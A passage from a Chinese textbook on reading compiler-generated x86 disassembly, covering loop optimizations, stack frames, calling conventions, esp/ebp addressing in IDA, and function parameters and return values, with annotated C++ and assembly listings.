; 代码外提，对edx执行自减1操作
.text: 00401008 dec edx
; 进入循环体，在循环体内直接对保存参数的edx进行比较，没有任何减1操作
.text: 00401009 loc_401009: ; CODE XREF: sub_401000+E j
.text: 00401009 add eax, ecx
.text: 0040100B inc ecx
.text: 0040100C cmp ecx, edx
.text: 0040100E jl short loc_401009
.text: 00401010 retn
```

```
.text: 00401010 sub_401000 endp
```

分析代码清单5-26可知，编译器将循环比较“nIndex<nCount-1”中的“nCount-1”进行了外提。由于“nCount-1”中nCount在循环体中没有被修改，因此对它的操作是可以被拿到循环体外。被外提后的代码如下：

```
int CodePick (int nCount) {
int nSum=0;
int nIndex=0;
nCount-=1; //外提代码
do{
nSum+=nIndex;
nIndex++;
}while (nIndex<nCount); //原来的nCount-1被外提了
return nSum;
}
```

这种外提是有选择性的—只有在不影响循环结果的情况下，才可以外提。

除了代码外提，还可以通过一些方法进一步提升循环结构的执行效率—强度削弱，即用等价的低强度运算替换原来代码中的高强度运算，例如，用加法代替乘法，如代码清单5-27所示。

代码清单5-27 循环强度降低优化—Release版

```
//C++源码说明：强度削弱
int main (int argc) {
int t=0;
int i=0;
while (t<argc) {
t=i*99; //强度削弱后，这里将不会使用乘法运算
i++; //此处转换后将为t=i; i+=99;
}
//利用加法运算替换掉了指令周期长的乘法运算
```

```
printf ("%d", t);
return 0;
}
; 优化后的反汇编代码
.text: 00401020 arg_0=dword ptr 4
; 将参数信息保存到edx中
.text: 00401020 mov edx, [esp+arg_0]
.text: 00401024 xor eax, eax; 清空eax
.text: 00401026 test edx, edx
.text: 00401028 jle short loc_401035
.text: 0040102A xor ecx, ecx; 清空ecx
.text: 0040102C
; 循环语句块首地址
.text: 0040102C loc_40102C: ; CODE XREF: sub_401020+13 j
.text: 0040102C mov eax, ecx; 将ecx传入eax中
; ecx自加63h, 即十进制99, 等价于ecx每次加1乘以99
.text: 0040102E add ecx, 63h
.text: 00401031 cmp eax, edx
.text: 00401033 jl short loc_40102C; eax小于edx则执行跳转
.text: 00401035
.text: 00401035 loc_401035: ; CODE XREF: sub_401020+8 j
; printf函数调用处略
.text: 00401043 retn
.text: 00401043 sub_401020 endp
```


5.9 本章小结

本章介绍了各类流程控制语句的识别方法和原理，读者应多多体会识别其中的要点和优化的思路，并且以反汇编的注释作为向导，亲自上机验证一下，理解后再多多阅读其他类似的源码。初学的时候可以先分析自己写的代码，分析完了再进行印证，慢慢地就可以脱离源码并尝试分析其他未公开源码的程序流程。按照这种方式不断地“修炼”，可以达到看反汇编代码如看武侠小说的境界。分析能力很大程度体现在分析效率上，笔者只能教方法，要提高分析速度，还需要读者多加强练习。

第6章 函数的工作原理

阅读本章前，先思考两个问题：

当函数执行时，程序流程会转到函数体的实现地址处，只有遇到return语句或者“}”

符号才返回到下一条语句的地址处，请问编译器是如何确定应该回到什么地址处的？

为什么很多高级语言在传递参数时会执行将实参复制给形参这一操作呢？

思考5分钟后，请仔细阅读本章，以印证你的想法。

6.1 栈帧的形成和关闭

栈在内存中是一块特殊的存储空间，它的存储原则是“先进后出”，即最先被存储的数据最后被释放。汇编过程通常使用PUSH指令与POP指令对栈空间执行数据压入和数据弹出操作。栈的结构示意图如图6-1所示。



图 6-1 栈的结构示意图

图6-1为栈结构在内存中的表现形式。栈结构在内存中占用一段连续的存储空间，通过esp与ebp这两个栈指针寄存器来保存当前栈的起始地址与结束地址（又称为栈顶与栈底）。在栈结构中，每4字节的栈空间保存一个数据，像这样的栈顶到栈底之间的存储空间被称为栈帧。

栈帧是如何形成的呢？当栈顶指针esp小于栈底指针ebp时，就形成了栈帧。通常，在VC++中，栈帧中可以寻址的数据有局部变量、函数返回地址、函数参数等。

不同的两次函数调用，所形成的栈帧也不相同。当由一个函数进入到另一个函数中时，就会针对调用的函数开辟出其所需的栈空间，形成此函数的栈帧。当这个函数结束调用时，需要清除掉它所使用的栈空间，关闭栈帧，我们把这一过程称为栈平衡。

为什么要进行栈平衡呢？这就像借钱一样，“有借有还，再借不难”。如果某一函数在开辟了新的栈空间后没有进行恢复，或者过度恢复，那么将会造成栈空间的上溢或下溢，极有可能给程序带来致命性的错误，如图6-2所示。



图 6-2 栈平衡错误

图6-2中的错误是由栈平衡引发的，只有在Debug版下才会出现这个错误提示，方便开发人员找到错误并修正。在进入某个函数的具体实现代码之前，一般会预先保存栈底指针ebp，以便退出函数时还原以前的栈底。在退出函数时，会将栈底指针ebp与栈顶指针esp进行对比，检测当前栈帧是否被正确关闭，以及栈顶与栈底是否平衡。如果不平衡，则调用函数__chkesp，弹出如图6-2所示的栈平衡错误提示对话框。示例代码如代码清单6-1所示。

代码清单6-1 栈指针保存与平衡检查

```
//C++源码说明：一个空函数
int main () {
return 0;
}
//C++源码与对应的汇编代码讲解
int main () {
; 以下是进入函数时的代码
00401010 push ebp; 进入函数后的第一件事，保存栈底指针ebp
00401011 mov ebp, esp; 调整当前栈底指针位置到栈顶
00401013 sub esp, 40h; 抬高栈顶esp，此时开辟栈空间0x40，作为局部变
量的存储空间
00401016 push ebx; 保存寄存器ebx
00401017 push esi; 保存寄存器esi
00401018 push edi; 保存寄存器edi
00401019 lea edi, [ebp-40h]; 取出此函数可用栈空间首地址
0040101C mov ecx, 10h; 设置ecx为0x10
```

```

00401021 mov eax, 0CCCCCCCCh; 将局部变量初始化为0CCCCCCCCh
; 根据ecx的值, 将eax中的内容, 以4字节为单位写到edi指向的内存中
00401026 rep stos dword ptr[edi]
; 以下是用户编写的函数实现代码
return 0;
0040102A xor eax, eax; 设置返回值为0
}
; 以下是函数退出时的代码
0040102C pop edi; 还原寄存器edi
0040102D pop esi; 还原寄存器esi
0040102E pop ebx; 还原寄存器ebx
0040102F add esp, 40h; 降低栈顶esp, 此时局部变量空间被释放
00401032 cmp ebp, esp; 检测栈平衡, 如ebp与esp不等, 则不平衡
00401034 call_chkesp (00401050); 进入栈平衡错误检测函数
00401039 mov esp, ebp; 还原esp
0040103B pop ebp
0040103C ret

```

在代码清单6-1中, 进入函数后, 先保存原来的ebp, 然后调整ebp的位置到esp, 接下来通过“sub esp, 40h”这句指令打开了0x40字节大小的栈空间, 这是留给局部变量使用的。如果编译选项组为Debug, 则为了调试方便将局部变量初始化为0CCCCCCCCh。

由于在进入函数前打开了一定大小的栈空间, 在函数调用结束后需要将这些栈空间释放, 因此需要还原环境POP与“add esp, 40h”, 以降低栈顶这样的指令。将栈顶指针esp、栈底指针ebp还原后, 当使用Debug编译选项组的时候还要进行平衡检测, 以确保栈帧被正确关闭。

函数__chkesp是Debug编译选项组下独有的函数, 用于检测栈平衡。在Debug版下, 所有的函数退出时都会使用到这个函数。它的实现代码如代码清单6-2所示。

代码清单6-2__chkesp函数的实现

; 此条件跳转根据"cmp ebp, esp"决定是否跳转

```
00401050 jne__chkesp+3 (00401053)
; 条件跳转指令执行失败, 表示当前栈帧被正确关闭, 是平衡的
00401052 ret
; 略去部分代码
; 压入错误提示信息字符串首地址作为函数参数
0040105E push offset string"The value of ESP was not
proper1"..... (0041f030)
00401063 push offset string"" (0041f02c)
00401068 push 2Ah
0040106A push offset string"i386\chkesp.c" (0041f01c)
0040106F push 1
; 调用函数, 弹出图6-1所示的错误提示信息对话框
00401071 call_CrtDbgReport (00401330)
; 略去部分代码
00401087 ret
```

使用了O2选项后, 将不会存在栈平衡检查的代码, 还可能没有保存环境、使用ebp保存当前栈底等一系列操作, 代码将变得简洁而高效。

6.2 各种调用方式的考察

6.1 节介绍了栈结构的相关知识，进入函数时会打开栈空间，退出函数时会还原栈空间。在VC++中，通常使用栈来传递函数参数，因此传递函数的栈也属于被调用函数栈空间中的一部分。那么它又是如何平衡的呢？汇编过程中通常使用“ret xxxx”来平衡参数所使用的栈空间，当函数的参数为不定参数时，函数自身无法确定参数所使用的栈空间的大小，因此无法由函数自身执行平衡操作，需要此函数的调用者执行平衡操作。为了确定参数的平衡者，以及参数的传递方式，于是有了函数的调用约定。VC++环境下的调用约定有三种：`_cdecl`、`_stdcall`、`_fastcall`。这3种调用约定的解释如下：

`_cdecl`：C\C++默认的调用方式，调用方平衡栈，不定参数的函数可以使用。

`_stdcall`：被调方平衡栈，不定参数的函数无法使用。

`_fastcall`：寄存器方式传参，被调方平衡栈，不定参数的函数无法使用。

当函数参数个数为0时，无需区分调用方式，使用`_cdecl`和`_stdcall`都一样。而大部分函数都是有参数的，那么该如何分析出它们的调用方式呢？通过查看平衡栈即可还原对应的调用方式。那么`_cdecl`与`_stdcall`这两种调用方式又有什么区别呢？我们通过代码清单6-3对二者进行分析对比，找出其中的差别。

代码清单6-3 `_cdecl`与`_stdcall`的对比—Debug版

//C++源码说明：`_cdecl`、`_stdcall`两种调用方式的区别

```

    void_stdcall ShowStd (int nNumber) { //使用_stdcall调用方式, 被调
方平衡栈
    printf ("%d\r\n", nNumber);
    }
    void_cdecl ShowCde (int nNumber) { //使用_cdecl调用方式, 调用方平
衡栈
    printf ("%d\r\n", nNumber);
    }
    void main () {
    ShowStd (5); //不会有平衡栈操作
    ShowCde (5); //函数调用结束后, 对esp平衡4
    }
    //C++源码于对应汇编代码讲解
    //C++源码对比, _stdcall调用方式
    void_stdcall ShowStd (int nNumber)
    ; 略去部分代码
    {
    //printf函数实现略
    printf ("%d\r\n", nNumber);
    }
    ; 略去部分代码
    00401059 ret 4; 结束后平衡栈顶4, 等价esp+=4
    //C++源码对比, _cdecl调用方式
    void_cdecl ShowCde (int nNumber)
    ; 略去部分代码
    {
    //printf函数实现略
    printf ("%d\r\n", nNumber);
    }
    //printf函数实现略
    004010A9 ret; 没有平衡操作
    //C++源码对比, 使用_stdcall方式调用函数ShowStd
    ShowStd (5);
    0040B7C8 push 5; 函数传参, 使用push指令esp-4
    0040B7CA call@ILT+10 (show) (0040100f); 没有对esp操作的指令
    //C++源码对比, 使用_cdecl方式调用函数ShowCde
    ShowCde (5);
    0040B7CF push 5; 函数传参, 使用push指令esp-4
    0040B7D1 call@ILT+15 (ShowCde) (00401014)
    0040B7D6 add esp, 4; esp+=4, 平衡栈顶

```

通过对代码清单6-3的分析可以得知, `_cdecl`调用方式在函数内没有任何平衡参数操作, 而在退出函数后对`esp`执行了

加4操作，从而实现栈平衡，_stdcall调用方式则与之相反。那么，是不是只要检查ret处是否有平衡操作即可得知函数的调用方式呢？由于汇编语言灵活多变，这种方法无法保证分析结构的正确性。在函数的结尾处，很有可能会有其他汇编指令间接地对esp做加法，如pop ecx这样的指令也可达到栈平衡效果，而且指令周期较短。因此，还需要结合函数在执行过程中使用的栈空间，与函数调用结束时的栈平衡数进行对比，以判断是否实现参数平衡。

C语言中经常使用的printf函数就是典型的_cdecl调用方式，由于printf的参数可以有多个，所以只能以_cdecl方式调用。那么，当printf函数被多次使用后，会在每次调用结束后进行栈平衡操作吗？在Debug版下，为了匹配源码会这样做。而经过O2选项的优化后，会采取复写传播优化，将每次参数平衡的操作进行归并，一次性平衡栈顶指针esp。示例如代码清单6-4所示。

代码清单6-4_cdecl参数平衡代码的复写传播优化— Release版

```
//C++源码说明：复写传播
void main () {
printf ("Hello"); //函数调用结束后，执行esp+4平衡参数
printf ("World"); //同上
printf ("C++"); //同上
printf ("\r\n"); //同上，经过优化后，会将4次平衡归并为1次
}
; Release版的反汇编代码信息
push offset Format; "Hello"
call_printf; 调用结束后没有平衡栈
push offset aWorld; "World"
call_printf; 调用结束后没有平衡栈
push offset aC; "C++"
call_printf; 调用结束后没有平衡栈
push offset asc_406030; "\r\n"
call_printf
add esp, 10h; 一次性对esp加16，正好平衡了之前的4个参数
```

retn

通过以上分析发现，`_cdecl`与`_stdcall`只在参数平衡上有所不同，其余部分都一样。但经过优化后，`_cdecl`调用方式的函数在同一作用域内多次使用，会在效率上比`_stdcall`高一点，这是因为`_cdecl`可以使用复写传播，而`_stdcall`都在函数内平衡参数，无法使用复写传播这种优化方式。在这三种调用方式中，`_fastcall`调用方式的效率最高，其他两种调用方式都是通过栈传递参数，唯独`_fastcall`可以利用寄存器传递参数。但由于寄存器数目很少，而参数相比可以很多，只能量力而行，故`_fastcall`调用方式只使用了`ecx`和`edx`，分别传递第一个参数和第二个参数，其余参数传递则转换成栈传参方式。示例如代码清单6-5所示。

代码清单6-5 `_fastcall`调用方式示例

```
//C++源码说明: _fastcall调用方式
void __fastcall ShowFast (int nOne, int nTwo, int nThree, int
nFour) {
    printf ("%d%d%d%d\r\n", nOne, nTwo, nThree, nFour);
}
void main () {
    ShowFast (1, 2, 3, 4);
}
//C++源码与对应汇编代码讲解
//C++源码对比, 函数调用
ShowFast (1, 2, 3, 4);
004012A8 push 4; 使用栈方式传递参数
004012AA push 3; 使用栈方式传递参数
004012AC mov edx, 2; 使用edx传递第二个参数2
004012B1 mov ecx, 1; 使用ecx传递第一个参数1
004012B6 call@ILT+15 (ShowFast) (00401014)
//C++源码对比, 函数说明
void _fastcall ShowFast (int nOne, int nTwo, int nThree, int
nFour) {
    004010F0 push ebp
    004010F1 mov ebp, esp
    004010F3 sub esp, 48h
```

```

004010F6 push ebx
004010F7 push esi
004010F8 push edi
; 由于ecx即将被赋值作为循环计数器使用, 在此将ecx原值保存
004010F9 push ecx
004010FA lea edi, [ebp-48h]
004010FD mov ecx, 12h
00401102 mov eax, 0CCCCCCCCh
00401107 rep stos dword ptr[edi]
00401109 pop ecx; 还原ecx
; 使用临时变量保存edx (参数2)
0040110A mov dword ptr[ebp-8], edx
; 使用临时变量保存ecx (参数1)
0040110D mov dword ptr[ebp-4], ecx
//C++源码对比, printf函数调用
printf ("%d%d%d%d\r\n", nOne, nTwo, nThree, nFour);
; 使用ebp相对寻址取得参数4
00401110 mov eax, dword ptr[ebp+0Ch]
00401113 push eax; 将eax压栈, 作为参数
; 使用ebp相对寻址取得参数3
00401114 mov ecx, dword ptr[ebp+8]
00401117 push ecx; 将ecx压栈, 作为参数
; 在ebp-8中保存edx, 即参数2
00401118 mov edx, dword ptr[ebp-8]
0040111B push edx; 将edx压栈, 作为参数
; 在ebp-4中保存ecx, 即参数1
0040111C mov eax, dword ptr[ebp-4]
0040111F push eax; 将eax压栈, 作为参数
00401120 push offset string"%d%d%d%d\r\n" (00422024)
00401125 call printf (004012e0); 调用printf函数
0040112A add esp, 14h; 平衡printf使用的5个参数
}
; Debug还原环境, 栈检测部分略
0040113D ret 8; 此函数有4个参数, ret指令对其平衡

```

此段代码的Release版将更加简洁明了, 这里就不再讲解了。

6.3 使用ebp或esp寻址

在前面的内容中，我们接触到很多高级语言中的变量访问。将高级语言转换成汇编代码后，就变成了对ebp或esp的加减法操作（寄存器相对间接寻址方式）来获取变量在内存中的数据，比如以下代码：

```
//变量nInt所在地址为ebp-4，对这个变量进行访问其实就是按dword方式读写  
这个地址  
int nInt=1;  
0040B7C8 mov dword ptr[ebp-4], 1  
//变量cChar所在地址为ebp-8，对这个变量进行访问其实就是按byte方式读写  
这个地址  
char cChar=2;  
0040B7CF mov byte ptr[ebp-8], 2
```

由此可见，局部变量是通过栈空间来保存的。根据这两个变量以ebp寻址方式可以看出，在内存中，局部变量是以连续排列的方式存储在栈内的。

由于局部变量使用栈空间进行存储，因此进入函数后的第一件事就是开辟函数中局部变量所需的栈空间大小。这时函数中的局部变量就有了各自的内存空间。在函数结尾处执行释放栈空间的操作。因此局部变量是有生命周期的，它的生命周期在进入函数体的时候开始，在函数执行结束的时候结束。

在大多数情况下，使用ebp寻址局部变量只能在非O2选项中产生，这样做是为了方便调试和检测栈平衡，使目标代码可读性更高。从代码清单6-1中可以看出，使用ebp保存函数作用域的栈地址，这样在函数退出前，用于esp的还原，以及栈平衡的检查。而在O2编译选项中，为了提升程序的效率，省去了这些检测工作，在用户编写的代码中，只要栈顶是稳定

的，就可以不再使用ebp，利用esp直接访问局部变量，可以节省一个寄存器资源。为了防止变量被编译器优化掉，需要对变量执行一些输入输出操作，示例如代码清单6-6所示。

代码清单6-6 使用esp访问局部变量—Release版

```
//C++源码说明：通过esp访问局部变量
void InNumber () {
int nInt=1;
scanf ("%d", &nInt);
char cChar=2;
scanf ("%c", &cChar);
printf ("%d%c\r\n", nInt, cChar);
}
//函数在main函数中被调用
void main () {
InNumber ();
}
; 在Release版下，反汇编代码信息
; 函数定义，由于在main函数中只有一句函数调用代码，
; 因此IDA为其取名_main_0，而不是使用地址做标号
_main_0 proc near
var_5=byte ptr-5; IDA定义的局部变量标号，IDA环境下局部变量用var_开
头
var_4=dword ptr-4; IDA定义的局部变量标号
; 为局部变量开辟8字节栈空间，这里在没有了那些烦琐的操作
sub esp, 8
; 这句指令等价于：esp+8-4，标号var_4等于-4，IDA自动识别出访问的变量地
址，并调整显示方式，省
去了计算偏移量这个过程，类似于高级语言中为变量命名，使代码显示起来更具可
读性
lea eax, [esp+8+var_4]
mov[esp+8+var_4], 1; 初始化var_4变量为1
push eax; eax中保存[esp+8-4]的值，将eax作为参数入栈
push offset aD; "%d"
call scanf; 调用函数scanf
; 在分析指令的时候，IDA会根据代码上下文归纳出影响栈顶的指令，以确定esp
相对寻址所访问的目标。
; 于是IDA识别出以下相对寻址指令的目标是该函数中的局部变量var_5，之前执
行了两次push指令，
; 所以esp指向的栈顶地址存在-8的差值，而且本函数第一条指令sub esp, 8也
影响栈顶。综合以
```

；上信息，IDA为了表达出此时访问的局部变量为var_5，并且将var_5定义为-5，需要对esp相对寻

；址进行调整，先求解[esp+X+var_5]中的X，此处求解的X值为10h，然后就可以表达为

；[esp+10h+var_5]，以加强代码的可读性。笔者建议读者可以在调试器环境下观察栈窗口，自

；己计算一下，加深对以后讲解的体会和理解

```
lea ecx, [esp+10h+var_5]
```

```
mov[esp+10h+var_5], 2; 为var_5处的局部变量赋值2
```

```
push ecx; 功能同上, esp-=4
```

```
push offset aC; "%c", esp-=4
```

```
call scanf;
```

；由于又执行了两次push指令，并且没有平衡栈，所以需要再次调整esp的相对偏移值，这里的调整值为18h。注意，在这里的movsx指令处点一下Q键，可以得到movsx edx, byte ptr[esp+13h]，按K键可还原名称。这里的movsx指令显示var_5的类型为有符号类型，byte ptr说明长度为单字节，对应C语言中的定义应该是char。当然读者也可以考察使用变量作参数的函数，如果函数功能是已知的，那么参数类型也就已知了，进而推导出变量的类型。如果遇到本例这类格式化函数，那么鉴定变量类型就更简单了

```
movsx edx, [esp+18h+var_5]
```

```
mov eax, [esp+18h+var_4]
```

```
push edx; esp-=4
```

```
push eax; esp-=4
```

```
push offset Format; "%d%c\r\n", esp-=4
```

```
call printf
```

；经过优化后的代码，一次性平衡了栈顶esp。在此函数中，共执行了7次push操作，而函数scanf和printf函数使用相同的调用方式，即__cdecl调用方式，因此函数内没有平衡栈，需要调用者来平衡栈顶指针esp，又因为在退出函数前，还需释放局部变量的8个字节（见函数入口指令）空间，所以esp需要加（7*4+8=）36转换成十六进制后为24h

```
add esp, 24h
```

```
ret; 执行ret指令结束函数调用
```

```
_main_0 endp; 函数调用结束
```

在代码清单6-6中，通过IDA的标识，可以轻松地知道函数实现中的两个局部变量。图6-3为变量在栈中占用的地址空间，假设进入函数后未分配栈空间的esp为0x0012FFF0。

栈空间地址信息



图 6-3 使用esp寻址栈空间

使用了esp寻址后, 不必在每次进入函数后都调整栈底ebp, 这样既减少了ebp的使用, 又省去了维护ebp的相关指令, 因此可以有效提升程序的执行效率。但是, 缺少了ebp就无法保存进入函数后的栈底指针, 也就无法进行栈平衡检测。由于已经是Release版, 在程序发布前经过Debug下的调试检测, 因此这项检测工作有些画蛇添足, 可以省去。

每次访问变量都需要计算, 如果在函数执行过程中esp发生了改变, 再次访问变量就需要重新计算偏移, 这真是个令人头疼的问题。为了省去对偏移量的计算, 方便分析, IDA在分析过程中事先将函数中的每个变量的偏移值计算出来, 得出了一个固定偏移值, 使用标号将其记录。IDA是如何计算出这个固定偏移值的呢? 这个偏移值可以为正, 也可以为负, 因此有两种计算偏移值的方案: 正数标号法和负数标号法。

1) 正数标号法: 在进入函数后, 执行申请变量栈空间的相关指令, 调整esp, 然后以调整后的esp作为基址来计算局部变量的偏移值, 即图6-3中的地址0x0012FFE8。在函数的执行过程中, 如果存在对栈顶操作的相关指令, 则调整esp相对间接寻址中的相对值, 再加上标号值寻址到变量所在的地址。这样一来, 由于使用调整后的esp作为基址, 而栈顶的生长方向是向0增长, 因此变量的偏移值必然为0或者正数。

假设esp进入函数前的地址为0x0012FFF0，示例中使用两个整型变量：

```
var_0=4; 定义第一个变量偏移量，所在地址为0x0012FFEC
var_1=0; 定义第二个变量偏移量，所在地址为0x0012FFE8
sub esp, 8; 申请变量栈空间，esp保存地址变为0x0012FFE8
lea     eax, [esp+var_0]; 寻址第一个变量地址为
0x0012FFE8+4=0x0012FFEC
push eax; 执行push指令，esp被减4，esp地址变为0x0012FFE4
lea     eax[esp+4+var_1]; 由于esp被减4，需要对基址esp进行加4，调整后再
加上标号
```

2) 负数标号法：在进入函数后，执行申请变量栈空间的相关指令，调整esp，然后以调整前的esp作为基址来计算局部变量的偏移值，即图6-3中的地址0x0012FFF0。在函数的执行过程中，如果存在对栈顶操作的相关指令，则调整esp相对间接寻址中的相对值，再加上标号值寻址到变量所在的地址。被调整的esp的相对值是负数，这样一来，由于使用调整前的esp作为基址，而栈顶的生长方向是向0增长，所以变量的偏移值必然为负数。

假设esp进入函数前地址为0x0012FFF0，示例中使用两个整型变量：

```
var_0=-4; 定义第一个变量偏移量，所在地址为0x0012FFEC
var_1=-8; 定义第二个变量偏移量，所在地址为0x0012FFE8
sub esp, 8; 申请变量栈空间，esp保存地址变为0x0012FFE8
; 使用申请变量栈空间前的esp作为基址，就需要调整esp，将其加8
lea eax, [esp+8+var_0]
push eax; 执行push指令，esp被减4，esp地址变为0x0012FFE4
; 由于esp被减4，需要对基址esp进行二次调整，加8后再加4，因此得到数值
0x0C
lea eax[esp+0Ch+var_1]
```

显然，IDA选择了后者，用负数作为偏移值，将其作为标号，参与变量寻址计算。但是这两种标号最后转换得到的

esp偏移是相同的。IDA为什么要选择后者呢？下一节的内容将帮我们解决这个问题。

6.4 函数的参数

6.2 节中分析的示例函数没有参数，如果在函数的调用过程中有使用栈顶传参的情况，那么esp会有那些变化呢？如以下代码所示。

假设当前esp为0x0012FF10，传递参数为：

```
push 5; 指令执行后esp-4等于0x0012FF0C
push 6; 指令执行后esp-4等于0x0012FF08
; 函数调用，call指令会将下一条指令地址压栈作为函数的返回地址，本节暂不讨论
call xxxx
```

函数参数通过栈结构进行传递，在C++代码中，其传参顺序为从右向左依次入栈，最先定义的参数最后入栈。参数也是函数中的一个变量，采用正数标号法来表示局部变量偏移标号时，函数的参数标号和局部变量的标号值都是正数，无法区分，不利于分析。如果使用负数标号法表示，则可以将两者区分，正数表示参数，而负数则表示局部变量，0值表示返回地址（对返回地址的讲解见6.5节）。这样，用户在对反汇编代码进行分析时就省去了计算偏移量的工作，只需查看标号名称就可得知在访问某一变量。根据寻址过程中的计算方式得知访问的变量是局部变量还是参数。

Debug版下的分析相对简单，由于其注重调试功能，因此使用的是ebp寻址方式。在进入函数时，已将ebp调整至当前作用域的栈底，可直接使用。

因为函数的传参是通过栈方式传递的，使用push指令将数据压入到栈中，而push指令将操作数复制到栈顶，所以这时

压入栈中的数据和原数据在两个不同地址处，是独立存在的，因此对函数参数的修改，实际上是对当前函数栈内的参数中保存的值进行修改，与原数据没有任何关系。正因如此，在C\C++中，形参是实参的副本，对形参的修改不影响其实参。示例如代码清单6-7所示。

代码清单6-7 函数参数传递—Release版

```
//C++源码说明：通过esp访问局部变量
void AddNumber (int nOne) {
    nOne+=1;
    printf ("%d\r\n", nOne);
}
void main () {
    int nNumber=0;
    scanf ("%d", &nNumber); //防止变量被常量扩散优化
    AddNumber (nNumber);
}
; Release版的反汇编代码信息
; main函数分析，IDA识别出main函数并标明其参数信息以及调用方式
; int__cdecl main (int argc, const char**argv, const
char**envp)
_main proc near
var_4=dword ptr-4; 局部变量标号定义，main函数中只有一个局部变量
; 注意这里的push ecx，请读者现在定位到函数末尾去看看，是不是发现没有
pop ecx? 因此这里并不是
保存寄存器环境，而是使用低周期的push ecx代替高周期的sub esp, 4，强度
削弱。这样就有了局部变量的空间
push ecx
lea eax, [esp+4+var_4]; 取出局部变量地址到eax中
mov[esp+4+var_4], 0; 将局部变量赋值为0
push eax; 压入eax作为参数，在eax中保存局部变量地址
push offset aD_0; "%d"
call scanf; 调用scanf函数
mov ecx, [esp+0Ch+var_4]; 取局部变量内容放入ecx中
push ecx; 结合函数sub_401000分析此处是否为参数压栈，考察函数内有
; 没有对其引用，有没有使用ret指令平衡参数
call sub_401000; 调用函数，标号为sub_401000，双击可跟进到函数实现中
add esp, 10h; 退出前平衡栈顶esp，共使用4次push指令，由此得出函数
sub_401000为__cdecl调用方式，使用了1个参数
retn
_main endp
```

```
    ; 函数sub_401000实现
sub_401000 proc near; 函数sub_401000起始处
arg_0=dword ptr 4; 正数, 为参数标号。在IDA下参数以arg_为前缀
mov  eax, [esp+arg_0]; 访问第一个参数, 取出数据到eax中, 此函数就一个
参数
inc  eax; 对参数内容加1, main函数中压入的参数为5
push eax; 将加1后的eax压入栈中, 作为printf函数参数
push offset Format; "%d\r\n"
call_printf; 调用printf函数, 显示字符串
add  esp, 8; 平衡printf函数使用的两个参数
ret; 函数内没有平衡参数, 可见此函数为__cdecl调用方式
sub_401000 endp; 函数sub_401000结尾处
```

通过对代码清单6-7的分析, 我们学习了函数参数的传递过程, 从而理解了C\C++中不定长参数的函数是如何实现的。C\C++将不定长参数的函数定义为:

至少要有一个参数;

所有不定长的参数类型传入时都是dword类型;

需在某一个参数中描述参数总个数或将最后一个参数赋值为结尾标记。

有了这三个特性, 就可以实现不定参数的函数。根据参数的传递特性, 只要确定第一个参数的地址, 对其地址值做加法, 就可访问到此参数的下一个参数所在的地址。获取参数的类型是为了解释地址中的数据。上面提到的第三点是为了获取参数的个数, 其目的是正确访问到最后一个参数的地址, 以防止访问参数空间越界(使用栈传参方式的32位程序, 某个参数的地址加4即可得到下一参数所在的地址, 但double类型除外, 详见2.2.1节的介绍)。

printf函数就是利用第一个参数来获取参数总个数的。只需检查printf函数中第一个参数指向的字符串中包含几个“%”就可以确定其后的参数个数(“%%”形成的转义字符除外)。

6.5 函数的返回值

函数调用结束后，ret指令执行后为什么可以返回到函数调用处的下一条指令呢？call指令被执行后，该指令同时还会做另一件事，那就是将下一条指令所在的地址压入栈中。图6-4为函数调用前esp与栈中内存数据的信息。




图 6-4 调用函数前esp与栈中的信息

call指令的下一句指令所在地址为0x0040DB39，当前esp保存的地址为0x0012FF2C。当执行call指令时，再次进入函数实现中观察esp与栈数据的变化，发现esp被减4，并且其对应地址中的数据被修改，如图6-5所示。



图 6-5 执行call指令后esp与栈中内存数据的信息

在图6-5中，执行call指令后，由于有压栈操作，esp被减4，修改为0x0012FF28，并且该地址中保存的信息为0x0040DB39。对比图6-4，该地址即为函数的返回地址。当函数执行到ret指令时，当前esp已经被平衡，此时将再次指向

0x0012FF28。函数退出前，会执行ret指令，这个指令取得esp所指向的4字节内容作为函数的返回地址值更新eip，程序的流程回到返回地址处，同时执行esp加4的操作，以释放返回的地址空间，平衡栈顶。

前面分析了call和ret指令的细节，介绍了栈结构中函数的运行机制。那么函数的返回值是如何得到的呢？VC中使用寄存器eax来保存返回值，由于32位的eax寄存器只能保存4字节数据，因此大于4字节的数据将使用其他方法保存。通常，eax作为返回值，只有基本数据类型与sizeof（type）小于等于4的自定义类型（浮点类型除外（详见2.2.1节））。在Debug版下，如果函数有返回值，那么最后的操作通常为对eax赋值后执行ret指令，如代码清单6-8所示。

代码清单6-8 函数返回值—Debug版

```
//C++源码说明
//函数功能：获取当前函数的返回地址
int GetAddr (int nNumber) {
//获取参数地址，减1后得到返回地址在栈中的地址
int nAddr=*(int*) (&nNumber-1);
return nAddr; //将返回地址作为返回值返回
}
//C++源码与对应汇编代码讲解
int GetAddr (int nNumber) {
; Debug保护环境初始化部分略
int nAddr=*(int*) (&nNumber-1);
; ebp加法与esp加法原理相同，都是取参数，但是这里为什么是加8呢？
; 在Debug版下进入函数后，首先保存ebp会执行push ebp的操作，这样esp将执行压栈减4操作，
; 随后执行mov ebp, esp的操作，由于栈顶esp之前被修改，所以ebp需要加4调整到最初的栈底位置
; 因此ebp+4可以得到返回地址，ebp+8将会寻址第一个参数
; 以下代码将第一个参数的地址传入eax中
0040DB78 lea eax, [ebp+8]
; 执行eax自减4操作，执行后eax等价于ebp+4，得到函数返回地址所在栈中的地址
0040DB7B sub eax, 4
; 取出函数返回地址传入ecx中
```

```

0040DB7E mov ecx, dword ptr[eax]
; 使用ecx赋值局部变量
0040DB80 mov dword ptr[ebp-4], ecx
return nAddr;
; 取出局部变量数据传入eax中, 用做函数返回值
0040DB83 mov eax, dword ptr[ebp-4]
}
; Debug恢复环境, 平衡栈、栈平衡检测部分略
0040DB8C ret
//函数调用处
